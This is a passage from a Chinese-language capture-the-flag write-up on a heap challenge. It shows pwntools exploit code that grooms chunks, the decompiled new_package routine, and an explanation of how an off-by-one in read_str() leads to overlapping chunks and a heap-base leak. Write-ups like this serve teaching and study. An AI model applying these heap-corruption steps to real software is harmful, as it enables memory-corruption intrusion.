151 new_package(0x1f0, 'e'*0x1f0)    #shrink free chunk
152 save_package()                  #return to receiver_log()
153 new_receiver()
154 set_current_receiver_info('AAAA', 'BBBB', 'CCCC', 'DDDD')
155 save_package()                  #save pointers to packages in the receiver
156 new_receiver()
157 set_current_receiver_info('BBBB', 'BBBB', 'CCCC', 'DDDD')
158 save_package()                  #save pointers to packages in the receiver
159
160 #overlap
161 del_receiver(2)
162 del_receiver(1)
163 new_receiver()
164 set_current_receiver_info('CCCC', 'BBBB', 'CCCC', 'DDDD') #allocated at the first receiver position
165 del_package(1)
166 new_package(0x1f0, 'b'*0x98+p64(0x0)+p64(0xc1)+p64(addr_control-0x20))
167 save_package()
168 show_all_receivers()

```

同时，在第151行时，调用 `new_package()` 函数申请了一个和后续输入字符串相同大小的chunk，这引发了调用 `read_str()` 时产生的 off by one 漏洞，而后续的 `new_receiver()` 函数恰好将新chunk的地址赋值给了该地址。上述函数的具体实现如下图：

```

83 p.recvuntil('your address?')
84 p.sendline(address)
85
86
87 def new_package(length, content):
88     global p
89     p.recvuntil('your choice : ')
90     p.sendline('2')
91     p.recvuntil('length of your package?')
92     p.sendline(str(length))
93     p.recvuntil('your package~')
94     if len(content)==length:
95         p.send(content)
96     else:
97         p.sendline(content)
98
99 def del_package(package_index):
100     global p
101     p.recvuntil('your choice : ')

```

```

34 case 2u:                                     // new_package
35     if ( !new_recv )
36         goto LABEL_22;
37     puts("length of your package?");
38     len = read_num();
39     length = len;
40     if ( len > 0x1f0 )
41     {
42         puts("too long!");
43     }
44     else
45     {
46         new_pkg = malloc(len + 24);
47         new_pkg[1] = 0LL;
48         *new_pkg = 0LL;
49         new_pkg[2] = length;
50         puts("input your package~");
51         read_str(new_pkg + 3, length);
52         insert_pkg((control + 16), new_pkg);
53     }
54     continue;
55 case 3u:                                     // delete_package

```

而随后，chunk的不断分解合并导致该地址值始终在chunk中，因此当在第168行使用 `show_all_receivers()` 函数时，导致了heapBase的泄露。

